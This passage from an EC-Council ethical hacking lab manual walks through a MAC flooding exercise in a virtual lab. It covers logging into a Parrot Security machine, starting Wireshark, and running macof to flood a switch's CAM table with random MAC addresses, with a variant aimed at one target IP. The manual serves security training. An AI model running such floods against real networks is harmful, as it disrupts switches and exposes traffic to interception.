
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the packets with random MAC addresses and IP addresses to all active machines in the local network.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.


   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.



4. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.



6. Leave the **Wireshark** application running.
7. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
8. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
9. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
10. Now, type **cd** and press **Enter** to jump to the root directory.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Parrot Terminal** window appears; type **macof -i eth0 -n 10** and press **Enter**.

    Note: **-i**: specifies the interface and **-n**: specifies the number of packets to be sent (here, **10**).


    Note: You can also target a single system by issuing the command **macof -i eth0 -d [Target IP Address]** (**-d**: Specifies the destination IP address).

12. This command will start flooding the CAM table with random MAC addresses, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
